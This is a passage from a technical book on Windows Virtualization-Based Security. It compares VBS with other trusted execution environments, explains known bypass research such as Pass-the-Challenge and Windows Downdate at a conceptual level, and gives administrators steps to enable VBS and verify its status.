SGX also taught the industry a hard lesson about microarchitectural leakage. The enclave boundary stopped architectural reads, but it did not stop all information flow through caches, speculative execution, page faults, branch predictors, or timing. Foreshadow/L1TF in 2018 exploited CPU behavior to extract data from SGX enclaves [290]. Other SGX research showed that a malicious OS could influence scheduling, page faults, and observation channels around the enclave. Intel later deprecated SGX across many client CPUs, including 11th Gen client parts, and continued away from the client-SGX model in later generations [291].

The lesson for VBS is not "SGX failed, VBS wins." The lesson is that every isolation design inherits the side-channel properties of the hardware it shares. VBS uses a different trust anchor and a different product model, but VTL0 and VTL1 still share cores, caches, predictors, and memory controllers. SGX is therefore a warning label for all enclave-like designs: architectural memory isolation is necessary and still incomplete.

AMD SEV-SNP

AMD Secure Encrypted Virtualization with Secure Nested Paging (SEV-SNP) encrypts VM memory with per-VM keys and enforces page ownership via a Reverse Map Table (RMP): a hardware table that records which VM owns each physical page [292]. Earlier SEV protected confidentiality, SEV-ES encrypted register state on VM exits, and SEV-SNP added stronger integrity and page-ownership protections. The hypervisor can still schedule the VM, deliver virtual interrupts, and provide emulated devices, but it is not supposed to read guest memory plaintext or remap arbitrary host pages into the guest without detection.

The RMP is the conceptual mirror of VBS's SLAT story. In VBS, Hyper-V is trusted to use SLAT to isolate VTL1 from VTL0. In SEV-SNP, the guest uses CPU-enforced metadata to distrust the hypervisor that controls nested page tables. Page-state transitions require explicit ownership changes and validation. Attestation lets a remote relying party verify that the VM is running as a confidential guest on genuine SNP hardware with expected measurements before provisioning secrets.

SEV-SNP is therefore ideal for multi-tenant cloud confidentiality: protect a customer's VM from a malicious or compromised cloud host. It does not solve the Credential Guard problem inside the guest. If Windows inside an SNP-protected VM runs without Credential Guard and an attacker compromises the Windows kernel, SNP will faithfully protect that compromised guest from the cloud provider

while the attacker dumps ordinary guest memory from inside. Conversely, VBS does not protect a VM from a malicious hypervisor unless the hypervisor is the trusted Hyper-V layer enforcing VBS. The two technologies answer different attacker positions and can be stacked.

Intel TDX

Intel Trust Domain Extensions create hardware-isolated Trust Domains for VMs, excluding the host VMM from the guest's trusted computing base [293]. The TDX Module runs in Secure Arbitration Mode (SEAM) and mediates the sensitive operations that would otherwise be controlled entirely by the hypervisor: memory assignment, guest state protection, and transitions between the host VMM and the Trust Domain. Like SEV-SNP, the cloud host can schedule and manage resources but should not be able to inspect TD private memory.

TDX's lifecycle resembles SNP at the security-goal level: build a measured confidential VM, protect its private memory from the host, and use attestation before secrets are released. Its implementation details differ: Intel's TDX module and SEAM architecture play a role analogous to an on-platform security monitor for Trust Domains. The measurement and attestation flow gives a relying party evidence about the TD's initial state and platform security properties.

The VBS contrast is again the trust direction. TDX removes the hypervisor from the VM's TCB as much as possible; VBS adds Hyper-V to the host OS's TCB so it can protect VTL1 from VTL0. TDX is a cloud tenant's answer to "can the host read my VM?" VBS is a Windows endpoint's answer to "can my compromised kernel read this credential or load this code?" A Windows VM can use both: TDX or SEV-SNP to protect the VM from the cloud host, and VBS inside the guest to protect selected Windows assets from the guest's own VTL0 kernel.

ARM TrustZone

ARM TrustZone partitions the CPU into a Secure World and a Normal World using a hardware security state bit, predating VBS by a decade (2004 vs. 2015) [294]. World transitions happen through a Secure Monitor Call (SMC) instruction, handled by firmware or a trusted OS like OP-TEE. The concept is similar to VBS (two execution worlds with hardware isolation) but the mechanism differs. TrustZone does not put a general-purpose hypervisor in this particular path, but that does not automatically make the deployed TCB small: real systems often include a secure monitor,

TEE OS, firmware services, vendor applets, and device-specific drivers. It is less flexible in the VBS sense because it typically supports only two worlds with coarser granularity. TrustZone dominates mobile and embedded devices; Windows on ARM still uses the hypervisor-based VBS model for VTL0/VTL1 separation, the same architecture as VBS on x64.

> ▪ **SIDE NOTE** ARM TrustZone predates VBS by over a decade. The concept of hardware-enforced dual execution worlds was well established in the mobile/embedded world long before Microsoft applied the idea to desktop Windows. The insight was not the dual-world concept itself, but using the x86 hypervisor to implement it.

Linux

No production equivalent of Windows VBS exists in mainline Linux in the narrow sense of a general-purpose, hypervisor-enforced, in-host secure kernel that protects selected OS assets from a compromised Linux kernel. Linux has many strong security mechanisms, but most operate either at the same kernel trust level or at VM granularity.

SELinux and AppArmor are Linux Security Module (LSM) systems. They can enforce mandatory access-control policy over files, sockets, capabilities, process transitions, and other kernel-mediated objects. They are extremely valuable, especially when policy is tight. But the LSM hook runs inside the Linux kernel. If the attacker owns arbitrary kernel execution, they can generally tamper with the policy decision path, patch hooks, alter credentials, or disable enforcement unless some lower-level mechanism protects the kernel itself. That is the same-level-enforcement problem that pushed Windows beyond PatchGuard.

Namespaces, cgroups, seccomp, Landlock, and containers isolate processes and reduce the ambient authority available to workloads. They are essential for server hardening and multi-tenant application isolation, but they rely on the host kernel as the reference monitor. A container escape or kernel exploit collapses the boundary because the host kernel is the thing all containers share. Containers are therefore not analogous to VTL1; they are VTL0 compartments enforced by a trusted VTL0 kernel.

Linux does use hardware isolation for confidential computing through KVM guests protected by AMD SEV-SNP or Intel TDX. That protects guest VMs from a potentially hostile host/hypervisor, which is the opposite direction from VBS. It is

excellent for cloud tenants but does not create an in-kernel secure world for the host OS's own credentials. Linux also has measured boot, IMA/EVM, TPM-backed sealing, dm-verity, lockdown mode, Secure Boot integration, and eBPF hardening, but those mechanisms either measure, restrict, or harden the kernel rather than making a second trust level that the compromised kernel cannot map.

The closest production relatives are in Android and ChromeOS rather than generic mainline server Linux. Google's protected KVM (pKVM) work uses the hypervisor to isolate protected VMs from the host kernel. That is similar in spirit to using a lower layer to distrust a large OS kernel, but its object of protection is a protected VM, not a Windows-style VTL1 secure kernel hosting OS trustlets inside one host instance. Research systems have explored intra-OS privilege separation, micro-hypervisors, isolated drivers, and compartmentalized kernels, but none has become the default mainline Linux equivalent of Credential Guard plus HVCI plus System Guard.

The philosophical difference is important. Linux tends to layer many mechanisms: MAC policy, least-privilege services, namespaces, seccomp, immutable images, measured boot, confidential VMs, and rapid kernel hardening. Windows VBS is a more centralized architectural split inside the OS. Neither philosophy eliminates the need for the other kind of defense. A VBS-protected Windows machine still needs application sandboxing and policy; a hardened Linux system can still benefit from lower-level isolation when the attacker reaches the kernel.

Cross-Platform Comparison

TEE COMPARISON MATRIX · WHAT EACH DESIGN DISTRUSTS

PLATFORM	ISOLATION MECHANISM	PROTECTS	OUTSIDE THE TCB	ATTESTATION
Windows VBS / Secure Kernel software-rooted TEE inside one OS	**Hypervisor VTL split** Hyper-V + SLAT deny VTL0 access	**OS services** credential use, CI verdicts, trustlets	**Excludes VTL0 kernel** but trusts Hyper-V and platform setup	**System Guard / TPM** runtime claims for fleet policy
Intel SGX per-process enclave model	**CPU enclave** EPC pages + enclave transitions	**App component** small measured code and data	**Excludes host OS** not side channels or enclave bugs	**Enclave quote** measurement before provisioning
AMD SEV-SNP confidential VM	**Encrypted VM + RMP** CPU tracks page ownership	**Whole guest VM** memory/register confidentiality	**Excludes host VMM** cloud host schedules but should not read	**SNP report** guest/platform measurement
Intel TDX confidential VM	**Trust Domain + SEAM** TDX module mediates private memory	**Whole trust domain** guest-private memory and state	**Excludes host VMM** host manages resources, not plaintext	**TD quote** TD measurement + platform evidence
ARM TrustZone secure-world split	**Secure / Normal World** SMC to monitor or trusted OS	**TEE services** keys, firmware services, secure apps	**Excludes normal OS** trusts secure monitor / firmware	**Device-specific** varies by SoC and TEE stack
Linux approach layered hardening; no VTL twin	**MAC, containers, CVMs** LSM / namespaces / KVM SNP-TDX	**Processes or VMs** not host-kernel secrets from itself	**Usually trusts kernel** or moves workload into a CVM	**Measured boot / IMA / CVM** depends on chosen layer

VBS is not SGX and not a confidential VM: it trusts the hypervisor to protect selected Windows OS services from the normal Windows kernel.

Figure 6.3: VBS sits among TEEs as a software-rooted, hypervisor-enforced split inside one Windows instance. SGX protects measured application enclaves from the host OS, SEV-SNP and TDX protect whole guest VMs from the cloud host, TrustZone separates secure and normal worlds, and Linux usually layers MAC, containers, measured boot, and confidential VMs rather than a general VTL0/VTL1 secure-kernel equivalent.

Dimension	Windows VBS	Intel SGX	AMD SEV-SNP	Intel TDX	ARM TrustZone
Isolation granularity	OS-level (VTL split)	Process-level enclaves	VM-level	VM-level	2 worlds
Trusts the hypervisor?	Yes	Tries to distrust OS/VMM for enclave confidentiality; trusts CPU/package and attestation	No	No	N/A; trusts secure monitor/TEE stack
Memory encryption	No (isolation only)	Yes	Yes (full VM)	Yes (full VM)	Varies

Dimension	Windows VBS	Intel SGX	AMD SEV-SNP	Intel TDX	ARM TrustZone
Primary use case	Desktop/ server OS	Legacy high-assurance	Cloud confidential VMs	Cloud confidential VMs	Mobile/IoT
Status (2025)	Active, expanding	Deprecated on consumer	GA on major clouds	Rolling out	Widely deployed
Known weakness	Rollback, side-channels	Foreshadow, deprecated	Physical attacks	Early deployment	Firmware attacks

Every platform bets on a different trust anchor and TCB. VBS trusts Hyper-V and the Secure Kernel. SEV-SNP and TDX try to remove the cloud hypervisor from the guest-confidentiality TCB while still trusting CPU firmware/microcode and attestation infrastructure. SGX tried to distrust the OS/VMM for enclave plaintext while trusting the CPU package and Intel's attestation ecosystem: until side-channel attacks showed how much shared microarchitecture still mattered. The uncomfortable question follows: what *cannot* VBS protect against?

The limits: What VBS cannot protect against

Every security boundary has an edge. VBS's edge is more nuanced than most defenders realize because the normal Windows world remains powerful by design. VTL0 still controls the user's desktop, network stack, local files, most device drivers, most sensors, most logs, and most applications. VBS protects selected VTL1 assets from direct VTL0 access; it does not make VTL0 honest.

The useful taxonomy is fivefold:

1. **Boundary implementation bugs.** A flaw in Hyper-V, `securekernel.exe`, IUM, or a secure-call parser can turn VTL0 control into VTL1 control. The hypervisor's own architecture and attack surface are the subject of the Above Ring Zero chapter (Chapter 9); here it is simply the layer VBS trusts to enforce the split.
2. **Oracle and protocol abuse.** A secret may stay hidden while the attacker asks the secure component to perform useful operations with it.
3. **Shared-hardware leakage.** VTL0 and VTL1 share physical microarchitectural state, creating potential side channels.
4. **Trust-version attacks.** Rollback can make the machine run an old vulnerable boundary while reporting a misleadingly current state.

5. **Out-of-scope attackers.** Firmware, physical access, malicious peripherals, and weak verifier policies can sit outside the guarantee VBS was designed to provide.

Those limits do not make VBS weak. They make its guarantee precise.

Attacking the Secure Kernel directly

In August 2020, Saar Amar and Daniel King of Microsoft's own MSRC stood on the Black Hat stage and demonstrated something the community had feared: direct exploitation of securekernel.exe itself [295]. Using a custom fuzzer called Hyperseed, they found the first five vulnerabilities in the secure call interface within two weeks; combined with continued manual auditing, they ultimately disclosed ten vulnerabilities [296]. Memory corruption bugs in pool management and interface validation allowed VTL0 code to achieve code execution inside VTL1: breaking the isolation entirely.

All vulnerabilities were patched before disclosure. Microsoft has since added mitigations: improved KASLR, Control Flow Guard (CFG) in VTL1, and stricter input validation. But the attack proved that VTL1 is not invulnerable. The secure call interface is a real attack surface, and any bug there defeats all VBS guarantees.

Pass-the-challenge: The protocol-level bypass

Oliver Lyak's "Pass-the-Challenge" research is the canonical instance of limit #2 above: oracle and protocol abuse [297]. Credential Guard prevents credential *extraction* but cannot prevent credential *use*: an attacker with SYSTEM access can relay NTLM authentication challenges through lsaiso.exe, using the machine as an "NTLM oracle." The raw hash never leaves VTL1, but the attacker can still ask the secure world to sign challenges on demand. The Credential Guard chapter (Chapter 15) treats this bypass as one of its central adversaries, and the challenge-response mechanics it abuses belong to the Death of NTLM chapter (Chapter 16); what matters *here* is the architectural shape, not the protocol detail.

> ▸ **INSIGHT — The NTLM Oracle Problem** Credential Guard perfectly isolates secrets in VTL1, but the VTL0 broker (lsass.exe) necessarily provides an interface for using those secrets. Pass-the-Challenge exploits that interface: not to extract secrets, but to relay them. This is a fundamental design tension: the

> more useful the isolation boundary, the more attack surface the boundary's API exposes.

Side-Channel Attacks

VBS's architectural boundary is a memory-permission boundary: VTL0 cannot ask the MMU to read VTL1 pages because Hyper-V's second-level permissions deny the mapping. Side channels ask a different question: can VTL0 infer something about VTL1 by measuring shared hardware state that is not modeled as an ordinary memory read?

The VBS-specific leakage model has three ingredients. First, attacker code runs in VTL0, potentially with kernel privileges, so it can schedule carefully, allocate memory, pin threads, read high-resolution timers where available, and create cache or predictor pressure. Second, victim code runs in VTL1, for example `securekernel.exe`, `LsaIso.exe`, an attestation trustlet, or a VBS enclave. Third, both worlds share physical resources: cores, private and shared caches, TLBs, branch predictors, store buffers, memory controllers, and sometimes simultaneous multithreading siblings. Hyper-V can deny architectural access to VTL1 pages, but it cannot magically give the secure world a separate CPU on commodity hardware.

Different channels have different relevance. Cache timing attacks such as Prime+Probe or Flush+Reload-style patterns can reveal access-dependent behavior if the attacker can create a useful shared or congruent cache observation. Branch-predictor and speculative-execution attacks can mistrain or observe predictor state across protection domains unless mitigations partition or flush state. TLB and page-walk effects can leak coarse access patterns. SMT can make sibling threads contend for execution resources. Power, thermal, and memory-bus contention can leak even coarser signals. Meltdown-class attacks exploited transient permission bypasses; Spectre-class attacks mistrained speculative execution so victim code transiently touched data-dependent state [298]. The exact exploitability depends on CPU generation, microcode, Windows configuration, timers, scheduling, and the victim code's data-dependent behavior.

Windows and CPU vendors mitigate rather than abolish these channels. IBRS, STIBP, retpolines, and related microcode/software changes reduce branch-target injection and speculative cross-domain leakage [299]. Kernel VA isolation and Meltdown mitigations reduce transient reads across privilege boundaries. Hypervisors can flush or partition selected state on VM or VTL transitions, restrict high-

resolution timers, avoid scheduling mutually distrusting contexts on SMT siblings in high-security configurations, and use constant-time coding patterns for cryptographic code. HVCI and VBS also indirectly help by making it harder for arbitrary unsigned kernel implants to install the most convenient measurement machinery, but a signed vulnerable driver or kernel exploit may still give the attacker strong VTL0 observation capabilities.

The residual risk is not "Spectre breaks VBS" as a blanket claim. It is narrower and more annoying: VBS does not by itself guarantee that no information about VTL1 computation leaks through shared microarchitecture. Turning leakage into a useful attack usually requires attacker code running locally, repeated measurements, a victim operation whose secret affects timing or access patterns, enough scheduling control, and a CPU/mitigation configuration that leaves a channel open. Extracting a whole credential from `LsaIso.exe` is much harder than observing that some secure operation occurred; leaking a bit from a poorly written enclave may be easier than leaking a hardened Windows trustlet.

A masterclass boundary statement is therefore: VBS blocks direct architectural reads and writes from VTL0 to VTL1. It does not create physically separate hardware. Side-channel resistance depends on CPU design, microcode, Hyper-V transition behavior, Windows mitigations, SMT policy, timer availability, and constant-time secure-world code. Complete elimination would require hardware that partitions or duplicates all relevant microarchitectural state across trust levels, or schedules them in a way that removes contention. Commodity systems approximate that ideal; they do not reach it.

The formal verification gap

> **The Formal Verification Dream.** The seL4 microkernel is formally verified: mathematically proven correct for approximately 8,700 lines of C code [300]. This means its isolation guarantees are not empirical ("we tested it and found no bugs") but mathematical ("we proved it cannot have certain classes of bugs"). Hyper-V is orders of magnitude larger and more complex. Formally verifying it with current techniques is infeasible. The gap between "extensively tested" and "mathematically proven" is significant: Hyper-V's isolation is empirically strong, not provably correct.

For VBS, the proof obligations are concrete. A proof would need to show that SLAT ownership and permission updates never expose VTL1 pages to VTL0; that VTL transitions save, restore, and sanitize state correctly; that secure-call dispatch

validates all VTL0-controlled buffers, lengths, handles, and object lifetimes; that interrupts, exceptions, and scheduling cannot confuse the trust level; that DMA is either blocked or mediated by the IOMMU; that device assignment does not create aliases into secure memory; that update and boot policy cannot substitute vulnerable trusted components; and that the implementation matches the model on every supported CPU generation.

Even that list leaves out the hard real-world pieces: microcode behavior, SMM, ACPI/firmware interfaces, power management, nested virtualization, crash dump paths, debugging features, hibernation, live update behavior, and third-party drivers interacting with DMA. seL4's achievement is extraordinary precisely because it narrowed the kernel and the model enough for proof. Hyper-V plus VBS is a living commercial platform with compatibility obligations. The plausible near-term path is therefore partial verification or high-assurance review of the smallest critical mechanisms: page-ownership state machines, VTL transition code, secure-call marshalling libraries, and policy parsing. That would not prove all of Windows secure, but it would shrink the empirical gap around the parts that matter most.

Microsoft's own boundary

Microsoft explicitly states in its Security Servicing Criteria that an administrator with physical access is *not* a security boundary [301]. VBS defends against remote kernel exploitation and privilege escalation, but not against an administrator who can modify firmware, attach hardware debuggers, or perform DMA or evil-maid-style physical attacks; Microsoft's VBS guidance separately calls out IOMMU-backed DMA protection as a distinct hardware requirement [262].

> **Margin note.** This boundary declaration helps explain Microsoft's servicing posture for CVE-2024-21302 (Windows Downdate), whose documented attack path requires administrator privileges. Microsoft shipped default boot-session protections and a separately deployable `SkuSiPolicy.p7b` revocation policy, but the UEFI-locked rollback mitigation remains an administrator rollout because it carries recovery and boot-compatibility risk [302][301].

VBS is the strongest runtime isolation Windows has ever had. But it is empirically strong, not mathematically proven. And one attack discovered in 2024 threatened to undo it entirely.

The arms race: Rollback attacks and the ongoing Battle

In August 2024, Alon Leviev of SafeBreach Labs stood on the Black Hat stage and demonstrated something terrifying: he could silently roll back a "fully patched" Windows system to a state where all VBS protections were vulnerable: using Windows Update itself.

> I found several vulnerabilities that let me develop Windows Downdate: a tool to take over the Windows Update process to craft fully undetectable downgrades.: Alon Leviev, SafeBreach Labs

The Windows Downdate attack (CVE-2024-21302) works by hijacking the Windows Update mechanism to replace current versions of securekernel.exe, ci.dll, and other VBS components with older, vulnerable versions [303]. The system continues to report itself as "fully patched" while running code with known, exploitable vulnerabilities [304]. The attack requires administrator privileges: which, as we noted, Microsoft does not consider a security boundary.

The rollback attack is best understood as a versioned-trust failure. Step one: an administrator-level attacker in VTL0 gains enough control over the Windows Update path to stage a downgrade instead of an upgrade. Step two: the attacker substitutes older versions of VBS-sensitive components such as `securekernel.exe` and `ci.dll`, along with catalog/policy state that lets the downgrade survive normal servicing checks. Step three: the system reboots. Secure Boot may still verify that the binaries are signed, because the problem is not an unsigned bootkit; the problem is a signed but obsolete component. Step four: inventory and user-facing update status can still look current enough to mislead operators, while the code enforcing the VBS boundary is now a version with known vulnerabilities.

This is the same structural lesson as BYOVD, applied to the trusted computing base itself. A signature proves origin and integrity; it does not prove freshness. VBS depends on the secure world running code that includes the latest boundary fixes. If an attacker can force the machine to run an older trusted binary, the hypervisor and Secure Kernel may faithfully enforce an obsolete policy with obsolete bugs.

> ▪ **SIDE NOTE** As established above, rollback is the chapter's canonical versioned-trust failure: the dangerous part is not that an unsigned binary loads, but that a signed obsolete boundary component can be made current enough to fool weak checks. KB5042562's stronger UEFI-locked policy is therefore a rollout decision, not a mere patch Tuesday toggle [302].

Microsoft responded with KB5042562, publishing a SkuSiPolicy.p7b revocation policy to block loading of outdated VBS-related binaries [302]. A UEFI variable lock reduces the risk of firmware-level rollback, though Leviev's research demonstrated it can be bypassed through Windows Update manipulation without physical access [305]. But deployment is opt-in and complex: applying it incorrectly can cause boot failures. And the underlying mechanism (admin-level control over the update process) remains exploitable [305].

The weaponization of VBS itself followed shortly. At DEF CON 33 in August 2025, Akamai researchers demonstrated "BYOVE" (Bring Your Own Vulnerable Enclave) and "Mirage": techniques for running malware inside a VBS enclave, hidden from EDR and antimalware tools that cannot inspect VTL1 memory [306]. The very isolation that protects legitimate secrets can also protect malicious code.

> **Warn: VBS Enclave Weaponization.** The same VTL1 isolation that makes VBS enclaves secure for legitimate applications makes their private memory opaque to ordinary VTL0 inspection. An attacker who can load a legitimately signed but vulnerable enclave DLL gains a hiding place that no VTL0 security product can directly inspect. Microsoft is actively hardening the enclave trust boundary [283], but the fundamental tension between isolation and visibility persists.

The pattern is clear: VBS raises the cost of attack, attackers find creative bypasses, Microsoft hardens further. The question is no longer "is VBS breakable?" but "where does the research go next?"

Open questions: Where research is heading

The Secure Kernel is mature but not finished. Five open problems define the next decade of research.

Complete rollback prevention. KB5042562 is a start, but complete protection may require hardware-enforced monotonic version counters (similar to ARM's anti-rollback fuse bits) integrated into platform firmware [302]. Without hardware support, the administrator-who-controls-updates problem remains fundamentally unsolved.

Secure Kernel vulnerability discovery. Jonathan Jagt's 2025 MSc thesis at Radboud University documented the process of setting up a Secure Kernel debugging environment and analyzed patched security bugs to identify vulnerability patterns

[307]. A key finding: the tooling for VTL1 research is scarce. Building a VTL1 debugging environment requires VMware-specific configurations and custom modifications that most researchers do not have access to. Better tooling would accelerate both offensive and defensive research.

VBS Enclave security model. The tension between protecting legitimate secrets and preventing malware evasion has no clean solution. Microsoft's hardening guidance addresses developer mistakes (TOCTOU races, pointer validation, reentrancy risks) [283], but the architectural problem (that VTL1 isolation is equally useful to attackers and defenders) requires a new approach to enclave attestation and monitoring.

Formal verification. Can we ever prove Hyper-V correct? The seL4 proof covers approximately 8,700 lines of C [300]. Hyper-V is hundreds of thousands of lines. Current verification technology cannot scale to that size. Partial verification of critical subsystems (the SLAT enforcement logic, the secure call dispatcher) might be feasible and would meaningfully reduce the trusted computing base.

Side-channel elimination. Requires fundamentally different CPU designs. Current mitigations (microcode patches, partitioned caches, branch prediction barriers) reduce the leakage rate but cannot close the channel entirely while VTL0 and VTL1 share physical hardware [298]. Some academic designs propose physically separate execution units for different trust levels, but these are years from production.

> ▸ **TIP — The Ideal Solution (And Why We Don't Have It)** The theoretically perfect system would combine: a formally verified hypervisor, hardware with no shared microarchitectural state between trust levels, a complete binary revocation mechanism preventing all rollback attacks, and zero performance overhead. Each requirement is individually infeasible today. The Secure Kernel is the best available approximation.

The Windows Secure Kernel is the most significant architectural change to Windows security since the NT reference monitor. It does not make Windows invulnerable. No technology does. But it changed what "kernel compromise" means.

The timeline is cumulative: NT began with flat kernel trust in 1993; PatchGuard, driver signing, DEP, ASLR, and SMEP hardened that world from 2005 onward; Secure Boot and measured boot protected the boot path beginning with Windows 8; VBS, Credential Guard, HVCI, System Guard, Secured-core PCs, and VBS enclaves then added hypervisor-enforced runtime isolation from 2015 through Windows 11 24H2.

Modern Windows runs all three generations simultaneously: PatchGuard still watches for kernel tampering, Secure Boot still verifies the boot chain, and VBS adds hardware-enforced isolation on top. Newer defenses supplement rather than replace earlier ones.

What it means for you

Theory is valuable; practice pays the bills. The operator's task is to turn the VBS model into a repeatable control: choose the threat, verify the hardware, enable the right services, confirm they are actually running, watch for compatibility failures, and keep the trusted components from rolling back. Treat VBS as a fleet lifecycle, not a checkbox.

A practical threat-model checklist starts with four questions. Are you trying to prevent credential extraction after endpoint compromise? Prioritize Credential Guard and NTLM reduction. Are you trying to stop kernel code injection and unsigned drivers? Prioritize HVCI and vulnerable-driver blocking. Are you trying to protect application secrets from local administrators? Use VBS Enclaves only after designing a narrow enclave API. Are you trying to make conditional access depend on device health? Pair System Guard attestation with strict verifier policy. The answer may be "all of them," but rollout order and validation differ.

Hardware Requirements

VBS requires a 64-bit CPU with hardware virtualization (Intel VT-x or AMD-V), Second Level Address Translation (Intel EPT or AMD NPT), TPM 2.0, and UEFI firmware with Secure Boot [262]. Those are baseline requirements, not equal-strength assurances. If virtualization is disabled in firmware, the hypervisor cannot launch. If SLAT is missing, the VTL memory model cannot be enforced. If Secure Boot is off, boot-chain assumptions weaken. If TPM 2.0 is absent or not provisioned, measured boot, key protection, and attestation are less useful. If IOMMU/DMA protection is absent, malicious external devices may sit outside the CPU page-permission model.

Separate launch requirements from assurance requirements:

Feature or assurance level	Minimum / documented prerequisite	What it proves
VBS launch	64-bit virtualization extensions, SLAT, firmware support, Secure Boot configured by policy [262]	Hyper-V can create the VTL split
Credential Guard	VBS running, supported Windows edition, compatible domain and application flows [87]	Reusable LSA credential material can move behind `LsaIso.exe`
HVCI / Memory Integrity	VBS, compatible drivers, code-integrity policy; MBEC/GMET preferred for performance [279]	Kernel code-integrity decisions and executable-page permissions move into the secure runtime
VBS Enclaves	Windows 11 build 26100.2314+ or Windows Server 2025+, VBS/HVCI enabled, signed enclave DLL [280][282]	Application enclave memory can be isolated from the host process and normal OS
System Guard / DHA attestation	TPM-backed measured boot evidence, DHA/CSP/MDM integration, strict verifier policy [188][284][285][286]	Remote policy can evaluate hardware-attested security state
Secured-core assurance	OEM-integrated TPM, Secure Boot, virtualization, DMA/IOMMU, SMM protections, firmware configuration management [288][188]	Procurement baseline reduces firmware and rollout drift, but still needs runtime verification

For HVCI performance, CPU generation matters. Intel Mode-Based Execution Control (MBEC, Kaby Lake / 7th Gen+) and AMD Guest Mode Execute Trap (GMET, Zen 2+) provide hardware support that reduces the overhead of execute permission enforcement [279]. Older systems can emulate aspects of the policy through Restricted User Mode, but the performance and compatibility cost is higher. That cost is often acceptable for high-risk endpoints and often invisible in ordinary office workloads, but it can matter for gaming, low-latency workloads, virtualization-heavy developer machines, and old driver stacks.

Verification should be property-by-property. `Win32_DeviceGuard` exposes `AvailableSecurityProperties` and `RequiredSecurityProperties`, which tell you what the platform offers and what policy requires. `msinfo32.exe` gives a human-readable view of VBS status and services. Firmware setup or vendor management tools confirm whether virtualization, Secure Boot, TPM, and DMA protections are enabled.

MDM inventory should record both capability and runtime state. A machine that is "VBS capable" but reports `VirtualizationBasedSecurityStatus = 1` is not equivalent to one reporting `2`.

Enabling VBS

VBS can be enabled through:

- **Group Policy:** Computer Configuration > Administrative Templates > System > Device Guard > Turn On Virtualization Based Security
- **Intune/MDM:** DeviceGuard CSP or endpoint security policies
- **Registry:** `HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\EnableVirtualizationBasedSecurity = 1`
- **Windows Security UI:** Device Security > Core Isolation > Memory Integrity for HVCI on individual machines

In managed fleets, policy precedence matters. MDM and Group Policy can both write Device Guard-related settings; local UI state may not represent the final enforced policy after the next sync. Registry keys show intent, not always effective runtime state. Boot configuration such as `hypervisorlaunchtype` and `vsmlaunchtype` determines whether the hypervisor and Virtual Secure Mode can launch. Most changes require a reboot because the hypervisor, VTL creation, and secure-world services initialize during boot.

UEFI lock changes the administrative semantics. When VBS is configured with a UEFI lock, disabling it is no longer just a registry edit from Windows; firmware variables participate so that turning it off generally requires physical presence or firmware-level action. That is valuable against remote attackers with admin rights, but it raises the operational stakes. A bad policy pushed with lock enabled can strand devices in an undesired state until hands-on remediation. Pilot rings and recovery instructions are mandatory.

HVCI deserves its own rollout track. Before broad enablement, inventory kernel drivers, update OEM firmware and driver packages, enable Microsoft's recommended vulnerable-driver block rules where appropriate, and monitor CodeIntegrity events for blocked images [271]. A blocked driver can mean the control is working, but if that driver is storage, networking, VPN, anticheat, EDR, smart-card, or industrial-control software, the business impact may be immediate. The right sequence is: audit, pilot, remediate drivers, enable, verify running state, then enforce.

Concrete negative examples:

- Setting the registry key but leaving firmware virtualization disabled yields policy intent without a running VTL split.
- Enabling HVCI on a fleet with old unsigned or W+X-assuming drivers can produce boot or device failures.
- Assuming Windows 11 defaults guarantee Credential Guard on every endpoint ignores domain role, SKU, hardware, and upgrade history.
- Treating `SecurityServicesConfigured` as success misses machines where services are configured but not running.
- Deploying rollback protection without reading KB5042562's prerequisites can create recovery problems if old boot components are still needed.

HVCI/Memory Integrity can be enabled separately via Windows Security > Device Security > Core Isolation > Memory Integrity, but enterprise posture should be enforced through policy and verified through telemetry rather than left as a per-user toggle.

Verifying VBS status

```
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root/
  Microsoft/Windows/DeviceGuard |
  Select-Object VirtualizationBasedSecurityStatus,
                RequiredSecurityProperties,
                AvailableSecurityProperties,
                SecurityServicesConfigured,
                SecurityServicesRunning |
  Format-List
```

Expected interpretation: `VirtualizationBasedSecurityStatus` is `0` when VBS is not enabled, `1` when enabled but not running, and `2` when running. `SecurityServicesConfigured` and `SecurityServicesRunning` are arrays; common values are `1` for Credential Guard and `2` for HVCI / Memory Integrity.

You can also verify VBS status via:

- **msinfo32.exe:** Look for "Virtualization-based security" in the System Summary
- **Windows Security app:** Device Security > Core Isolation details

> **Troubleshooting common VBS issues. Driver compatibility:** Some older drivers violate W^X policy and fail to load with HVCI enabled. Check the Windows Event Log (CodeIntegrity events) for blocked drivers. Microsoft's Hardware Lab Kit (HLK) provides HVCI compatibility testing.
>
> **Performance impact:** Public gaming and CPU-bound benchmarks have measured VBS/HVCI overhead in the rough 5-10% range on some configurations

[308]. Treat that as an example, not a universal tax: modern CPUs with MBEC/GMET lower the cost, and business workloads often measure differently.

Credential Guard and NLA: Because Credential Guard blocks NTLM and the delegation of derived or saved credentials, RDP and Network Level Authentication flows that fall back to NTLM or rely on saved credentials can fail; prefer Kerberos and test interactive-logon and CredSSP-dependent workflows before broad rollout.

Cannot enable VBS: Verify that virtualization is enabled in BIOS/UEFI settings, Secure Boot is on, and TPM 2.0 is present and enabled. Some older systems lack SLAT support.

Tip: Quick Verification Checklist. 1. Open msinfo32.exe and confirm "Virtualization-based security: Running" 2. Check that "Credential Guard" and "Hypervisor enforced Code Integrity" appear under running services 3. Run `Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root/Microsoft/Windows/DeviceGuard` in PowerShell for detailed status 4. Verify Secure Boot is enabled and TPM 2.0 is present

The Secure Kernel changed the fundamental question of Windows security. From "can we keep attackers out of the kernel?" to "what can we still protect after they get in?" That reframing is the chapter's load-bearing claim: a SYSTEM-level or ring-0 compromise is no longer the end of the story, because the assets that matter most were moved somewhere a compromised kernel cannot directly map.

▪ **BEQUEATHS** The Secure Kernel hands the rest of Part II one load-bearing guarantee: a VTL1 whose owned pages a VTL0 attacker should not be able to map, read, or write through architectural memory access (no matter how completely that attacker owns Ring 0) because Hyper-V's second-level page permissions, not the NT kernel, decide the mapping. That floor is what the next chapters spend. The VBS Trustlets chapter (Chapter 7) fills VTL1 with the user-mode trustlets that hold the secrets; the Code Integrity chapter (Chapter 8) uses VTL1's authority to decide which kernel pages may ever execute; the Credential Guard chapter (Chapter 15) puts the domain's long-term secrets behind the wall. But the bequest is deliberately narrow. The Secure Kernel guarantees *isolation of what was placed in VTL1*. It does not promise the boundary's interfaces are free of oracles (Pass-the-Challenge), that shared silicon leaks nothing (the side channels above), that the running boundary is the newest version (Windows Downdate), or that an administrator who controls the update path is outside the threat model: because Microsoft says he is not. The chain moves the secret below the kernel's reach; it does not move the boundary's own attack surface out of reach.

